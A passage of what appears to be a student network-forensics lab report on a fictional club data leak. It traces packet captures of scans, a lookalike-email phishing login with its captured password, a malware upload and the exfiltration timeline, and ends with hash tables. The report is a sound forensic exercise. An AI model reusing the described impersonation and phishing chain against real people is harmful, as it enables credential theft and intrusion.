     584 2021-10-30 12:23:56,680938  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=9/2304, ttl=64 (request in 583)
     586 2021-10-30 12:23:57,681153  192.168.122.93   192.168.122.113  ICMP          98 Echo (ping) request  id=0x0001, seq=10/2560, ttl=64 (reply in 587)
     587 2021-10-30 12:23:57,682550  192.168.122.113  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0001, seq=10/2560, ttl=64 (request in 586)
     599 2021-10-30 12:24:08,317499  192.168.122.93   192.168.122.247  ICMP          98 Echo (ping) request  id=0x0002, seq=1/256, ttl=64 (reply in 600)
     600 2021-10-30 12:24:08,318228  192.168.122.247  192.168.122.93   ICMP          98 Echo (ping) reply    id=0x0002, seq=1/256, ttl=64 (request in 599)
     602 2021-10-30 12:24:09,319240  192.168.122.93   192.168.122.247  ICMP          98 Echo (ping) request  id=0x0002, seq=2/512, ttl=64 (reply in 603)
```


Figure 12 - ICMP ping flood sent from Abby's to Velucci's and Coast's computer.



```
ip.addr == 192.168.122.93 and tcp

No.      Time                        Source           Destination      Protocol  Length Info
     677 2021-10-30 12:24:38,017041  192.168.122.93   192.168.122.113  TCP           58 35828 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     678 2021-10-30 12:24:38,017063  192.168.122.93   192.168.122.113  TCP           58 35828 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     679 2021-10-30 12:24:38,017676  192.168.122.113  192.168.122.93   TCP           54 5900 → 35828 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
     680 2021-10-30 12:24:38,017702  192.168.122.113  192.168.122.93   TCP           54 143 → 35828 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
     681 2021-10-30 12:24:38,018129  192.168.122.93   192.168.122.113  TCP           58 35828 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     682 2021-10-30 12:24:38,018145  192.168.122.93   192.168.122.113  TCP           58 35828 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     683 2021-10-30 12:24:38,018467  192.168.122.113  192.168.122.93   TCP           54 53 → 35828 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
     684 2021-10-30 12:24:38,018481  192.168.122.113  192.168.122.93   TCP           54 113 → 35828 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Figure 13 - TCP SYN flood sent from Abby's to Velucci's computer.




```
ip.addr == 192.168.122.93 and tcp

No.      Time                        Source           Destination      Protocol  Length Info
     768 2021-10-30 12:25:06,450872  192.168.122.93   192.168.122.247  TCP           58 59231 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     769 2021-10-30 12:25:06,451360  192.168.122.93   192.168.122.247  TCP           58 59231 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     770 2021-10-30 12:25:06,451398  192.168.122.247  192.168.122.93   TCP           54 110 → 59231 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
     771 2021-10-30 12:25:06,451721  192.168.122.247  192.168.122.93   TCP           54 199 → 59231 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
     772 2021-10-30 12:25:06,452241  192.168.122.93   192.168.122.247  TCP           58 59231 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     773 2021-10-30 12:25:06,452335  192.168.122.93   192.168.122.247  TCP           58 59231 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
     774 2021-10-30 12:25:06,452566  192.168.122.247  192.168.122.93   TCP           54 111 → 59231 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
     775 2021-10-30 12:25:06,452926  192.168.122.247  192.168.122.93   TCP           54 143 → 59231 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Figure 14 - TCP SYN flood sent from Abby's to Coast's computer.


Later, Abby logged in to a fake email frederikbalconies@hotmail.com and password '19#fcorruption#04', similar to the network administrator email address frederickbalconies@hotmail.com. The fake email address contains 'frederik' instead of 'frederick', which allowed Abby to impersonate Frederick.

This can be observed by analyzing packet number 96912 in the network traces, in HTTP/JSON protocol, which contains the login into the fake email, using the *POST* method. Later, in packet number 96946, the layer *HTML Form URL Encoded* contains the login credentials sent to Abby's computer.



```
ip.addr == 192.168.122.93
        Packet details    Narrow & Wide    ☐ Case sensitive    String    frederikbalconies@hotmail.com
No.     Time                          Source          Destination      Protocol   Length Info
  96912 2021-10-31 15:58:08,213559242 192.168.122.93  192.168.122.171  HTTP/JSON  1552 POST /GetCredentialType.srf?opid=E1B3B0D332F64E80&id=292841&uiflavor=web&wa=
> Frame 96912: 1552 bytes on wire (12416 bits), 1552 bytes captured (12416 bits) on interface ens3, id 0
> Ethernet II, Src: 0c:9b:ff:13:00:00 (0c:9b:ff:13:00:00), Dst: 0c:77:42:08:00:00 (0c:77:42:08:00:00)
> Internet Protocol Version 4, Src: 192.168.122.93, Dst: 192.168.122.171
> Transmission Control Protocol, Src Port: 57892, Dst Port: 8080, Seq: 7223, Ack: 18171, Len: 1486
> [2 Reassembled TCP Segments (4382 bytes): #96908(2896), #96912(1486)]
> Hypertext Transfer Protocol
> Transport Layer Security
> Hypertext Transfer Protocol
v JavaScript Object Notation: application/json
  v Object
    v Member Key: username
        String value: frederikbalconies@hotmail.com
```

Figure 15 - Packet number 96912, HTTP/JSON.
JSON content regarding Abby's login into the fake email account.




```
> Frame 96946: 1605 bytes on wire (12840 bits), 1605 bytes captured (12840 bits) on interface ens3, id 0
> Ethernet II, Src: 0c:9b:ff:13:00:00 (0c:9b:ff:13:00:00), Dst: 0c:77:42:08:00:00 (0c:77:42:08:00:00)
> Internet Protocol Version 4, Src: 192.168.122.93, Dst: 192.168.122.171
> Transmission Control Protocol, Src Port: 57892, Dst Port: 8080, Seq: 11605, Ack: 20003, Len: 1539
> [2 Reassembled TCP Segments (4435 bytes): #96944(2896), #96946(1539)]
> Hypertext Transfer Protocol
> Transport Layer Security
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "i13" = "0"
  > Form item: "login" = "frederikbalconies@hotmail.com"
  > Form item: "loginfmt" = "frederikbalconies@hotmail.com"
  > Form item: "type" = "11"
  > Form item: "LoginOptions" = "3"
  > Form item: "lrt" = ""
  > Form item: "lrtPartition" = ""
  > Form item: "hisRegion" = ""
  > Form item: "hisScaleUnit" = ""
  > Form item: "passwd" = "19#fcorruption#04"
```

Figure 16 - Packet number 96946, HTTP2.
HTML Form URL Encoded content of the fake email login credentials.

Following the login on the fake email address, Abby sent a malicious email analyzed in the first question, Figure 5, regarding the *Panoramic Video of Stadium*, to Velucci, using the network administrator name, 'Frederick Balconies' This allowed her to gain Velucci's confidence without raising any suspicion since the email address is similar to the original one and the subject of the email draws immediate attention of the president. As seen before, this email contained a link to download the supposed panoramic video, containing the malware used to extract the desired leaked files, without raising any suspicion.

The malicious link containing the malware was also uploaded to One Drive by Abby, as seen in the content of the following packet number 101292.



```
ip.addr == 192.168.122.93
        Packet details    Narrow & Wide    ☐ Case sensitive    String    red-hawks-video.zip
No.     Time              Source          Destination      Protocol  Length Info
 101292 102963.240164938  192.168.122.93  192.168.122.171  HTTP2       1300 HEADERS[15]: POST //v1.0/drive/special/attachments:/red-hawks-video.zip:/createUploadSession,
```

Figure 17 - Packet number 101292, HTTP2.
Abby uploads *red-hawks-video.zip* to a link in *One Drive*.

To sum up, the following pieces of evidence were collected:

- The IP address used to exchange the encrypted packets with Velucci's computer correspond to Abby's computer;
- The port number used to exchange the encrypted packets with the leaked packets corresponds to 1337. This number was immediately associated with some of Abby's possessions analyzed in the previous lab, such as:
    - Abby's email: chapmanabby@protonmail.com;
    - Abby's zip file with forensic tools: 1337_tools.zip;
    - Abby's pen drive name: CHAPMAN1337;

- Abby's nickname: chapman13;


- The fake email password, '19#fcorruption#04' reveals a repugnancy against corruption, which is coherent with Abby's actions regarding the leaks of the files related to Velucci's corruption actions.

All these shreds of evidence are sufficient to conclude that Abby was the person responsible for leaking the secrets from Velucci's computer, using a fake email as an intermediary resource.

3 Can you establish a timeline of all relevant events that clarifies how the entire data exfiltration has taken place and the secrets ended up in Charles Daniels' computers?

All information extracted during the analysis of various packets in the network traces leads to the establishment of a timeline regarding all relevant events. The time event regarding the execution of the malware was considered to be the time of the first HTTP packet sent from Velucci's to Abby's computer, requesting messages.

The first timeline represents how the entire data exfiltration has taken place.



Oct 16, 2021 12:23:12
ARP BROADCASTS TO RED HAWKS FC NETWORK
Abby does ARP broadcasts to find relevant IP's in the network.

Oct 16, 2021 12:23:48
DoS ATTACK ON RED HAWKS FC NETWORK
Abby performs an ICMP ping flood and TCP SYN flood to Velucci's and Ryan Coast's computers' IP addresses.

Oct 16, 2021 15:58:08
LOGIN INTO FAKE EMAIL ACCOUNT
Abby logins into a fake email account frederikbalconies@hotmail.com with password '19#fcorruption#04'.

Oct 16, 2021 15:59:07
UPLOAD MALWARE
Abby uploads to One Drive a red-hawks-video.zip file containing malicious software.

Oct 16, 2021 15:59:35
SEND A MALICIOUS EMAIL
Abby sends an email regarding a panoramic video containing a malicious One Drive link to malware, impersonating Frederick by using a fake email address.


Oct 16, 2021 16:08:17
DOWNLOAD OF MALWARE
Velucci opens the received email and downloads, from One Drive, the zip file *red-hawks-video.zip* containing the malware.

Oct 16, 2021 16:13:07
EXECUTION OF MALWARE
Velucci executes malware when opening red-hawks.desktop application in order to visualize the panoramic video.

Oct 16, 2021 16:14:17
ACQUISITION OF LEAKED DOCUMENTS
Encrypted messages between Velucci's and Abby's computer are exchanged, using the HTTP protocol, allowing Abby to obtain the leaked files.

Figure 18 - Timeline regarding the process of acquisition of the leaked documents.

Secondly, a second timeline was established to understand the process of how the leaked secrets ended up in Charles Daniels' personal computer.



Oct 16, 2021
HIDE LEAKED DOCUMENTS WITHIN FILES
Abby hides leaked files within non suspicious files, using forensic tools.

Oct 16, 2021
18:19:45
DOWNLOAD OF EXTRACTION TOOLS
Daniels downloads a zip file *1337_tools.zip*, containing extraction tools, from a We Transfer link, provided by Abby.

Oct 16, 2021
18:32 - 18:54
MEETING IN JAKE'S CYBERCAFÉ
Daniels meets up with Abby in Jake's *cybercafé* to acquire the borrowed pen drive containing hidden leaked files.

Oct 16, 2021
19:07:30
ACCESS PEN DRIVE FILES
Daniels copies the *hawks_fc.zip* file from the pen drive to his personal computer.

Oct 16, 2021
19:09
EXTRACTION OF THE HIDDEN DOCUMENTS
Daniels extracts the hidden leaked documents inside the *hawks_fc.zip* file using the tools previously provided by Abby.

Figure 19 - Timeline regarding the exchange of the possession of the documents.

4 What can you deduce from all the evidence collected in the context of the investigation? If the investigation was to continue, what should be the next steps to verify your hypotheses?

Since the authenticity of the leaked files that Abby obtained through Velucci's computer was already confirmed, a conclusion can be made regarding Velucci's controversial actions. The president was, in fact, involved in a fraudulent transaction of James Santos, as previously suspected.

Adding to our list of evidence, when analyzing packets number 3567and 116292 of the network traces, a preview list of various emails can be found within the email box of Velucci. The first packet contains emails of a suspicious conversation between Levy Velucci, Ryan Coast and George Sednem, regarding a dinner celebration of a past closed deal. The second packet contains a suspicious conversation between Levy Velucci and Ryan Coast regarding the transfer of a large amount of money. The following tables represent the relevant reassembled JSON content extracted from the previous packets. The *Data Time Sent* was shifted to 15 previous days, as advised in the lab assignment.

Data Time Sent: 2021-10-15T10:59:42+01:00
Sender: George Sednem (*georgesednem@gmail.com*)
ToRecipients: Levy Fran Velucci (levyfvelucci@outlook.com); Ryan Coast (ryancoast10@outlook.com)
Subject: Dinner celebration
Body:
"Hello fine gentlemen,

How are you enjoying your cut from our chicken business deal?
It is now almost 2 months since we closed the deal and all the dust has settled. Everybody has already forgotten about it, so I think it is time to celebrate.

What do you think about a dinner celebration with just the 3 of us? Maybe we can go to Solar do Presuntos, Levy's favorite.

Best regards,
George Sednem”

Figure 20 - Packet number 3567.
Content of two suspicious emails in Velucci’s mailbox, regarding a dinner celebration.

Data Time Sent: 2021-10-15T11:20:08+01:00
Sender: Ryan Coast (ryancoast10@outlook.com)
ToRecipients: Levy Fran Velucci (levyfvelucci@outlook.com)
Subject: Where are my chickens?
Body:
“Hi Levy,

Just following on that email that George just sent: I'm still waiting
for my share... We have discussed this far too many times already!

You got 3 million chickens out of that deal and you promised me 500
thousand to go along with it... You've had almost 2 months to send me my
cut and I'm still waiting!

If you want this dinner celebration to go through, you need to send me
the chickens. Otherwise, you may need to face some unexpected problems.

Please send the chickens to my Bitcoin address, as it is safer:
19XjtE32nZpZSjtpcfYRGL9UBuDW8dRyAN

Ryan Coast"

Data Time Sent: 2021-10-15T14:13:24+01:00
Sender: Ryan Coast (ryancoast10@outlook.com)
ToRecipients: Levy Fran Velucci (levyfvelucci@outlook.com)
Subject: Re: Where are my chickens?
Body:
“Hi Levy,

Just got confirmation on the 500k chickens.

I would rather you had used BTC, but at this point I just want my chickens.
Everything is okay now.

Ryan Coast"

Figure 21 - Packet number 116292
Content of three suspicious emails in Velucci’s mailbox, regarding the transfer of a large amount of money

As seen in the emails in Velucci’s mailbox, Ryan Coast, the vice-president of Red Hawks FC and someone known as George Sedment were also involved in this fraudulent case. In the last email, there is evidence that there was also a money transfer to Ryan Coast’s account, suspected to have been transferred to his bank account, contrary to his initial intent, Bitcoin address. The amount is known as 500k chickens, which is suspected to correspond to 500 000 euros. It is not known if George Sedmen received any amount of money.

Given this, Ryan Coast's bank account needs to be investigated. If this investigation were to continue it would be required to gather more information on Ryan Coast and George Sedmen to understand the degree of involvement in this case.

From the date of the money transfers, it is known that Levy Velucci received three million dollars on the 9th of June. From the emails sent by Ryan asking for his promised sum of money and the email confirming having received it, it is known that the money was sent to him on the 15th of October. This could be a clue to look for if we had permission to look at Ryan's bank records, since from Ryan's last email he said that the money was not transferred through bitcoin which would hamper the forensic investigation on his involvement.

In the end, even though the files that Abby was able to retrieve were very useful in discovering a huge financial fraud by the team's president, the way that Abby did it is illegal and may not be accepted as proof for incriminating Levy Vellucci in court.

5 Tables and Attachments

The following table represents the computed MD5 values of the files analyzed during the investigation, using the following shell tool: *$ md5sum <file>*.

File	MD5 value
red-hawks-video.zip	ebea9f5572d6fb0873682f3b31c059d2
red-hawks.desktop	664bd6b960cc21af9b08776f85cfea49
shell.py	23fa1ba20c04c604f265eae34dcb2da7
video.mp4	66f9e48bbefb3a486c0976103d472236
decrypted.py	a09e98badbe4ee6d3bd31777cf1d52dd
encrypted_data.txt	1c3a93c4cbf5cf524427c9543c188d63
encrypted_messages.txt	9faffd1f4cc1e4b690414d3692d15892
file0.pdf	f0882eedb95122f39e692a9397c1f5c5
file1.pdf	2be65457105ca324381952538fc94de7
file2.pdf	e02839232a2283ac0843de8ecfc980a0
file3.pdf	52e256310df51ba7dac2851aa34d5102
file4.pdf	33bd1f8ed5f5692c5bf1e5a87d6110b2
file5.pdf	44d015d11ecd0ec4ecaa6cb350032d17
messages.txt	56394fc532e7fc55a0d80bf31a7ad308
cmds_output.txt	61e61281a36390e539ab334d04294a5b
3567.json	36359a1158c495e4f775c702b207792f
96912.json	a16cc94661d662fc7a309bf52fc7b28b

114939.json	d7384dc12fb48134d9099833cbb284ba
115526.json	ae789ecbc9f6e4632e7e6cef0cd173b3
116292.json	51cbb8008fc40dd4a28f491f550eda02

Figure 22 - MD5 values of files analyzed.

The packets using SSL security protocol were all decrypted using the *sslkeylogfile* provided within the lab assignment. This allowed the analyzis of the content of the encrypted packets using SSL protocol, directly from Wireshark software.

All files analyzed during the investigation as well as the files regarding the malware used in Velucci's computer are attached along with the report, in the *attachments* folder. The following files are attached to the subfolders of *the attachments* folder:

- The JSON content of the packets exchanged using the HTTP2 protocol, containing emails and email account logins were extracted to N*.json* as shown in the previous table, where N corresponds to the number of the packet where the content was extracted. These files were attached along with the report, in the *attachments/json_content* folder.
- The new auxiliary tools and text files with encrypted and decrypted data are attached in the *attachments/tools* folder.
- The leaked files obtained with the decrypted data extracted are also attached in the *attachments/leaked_files* folder.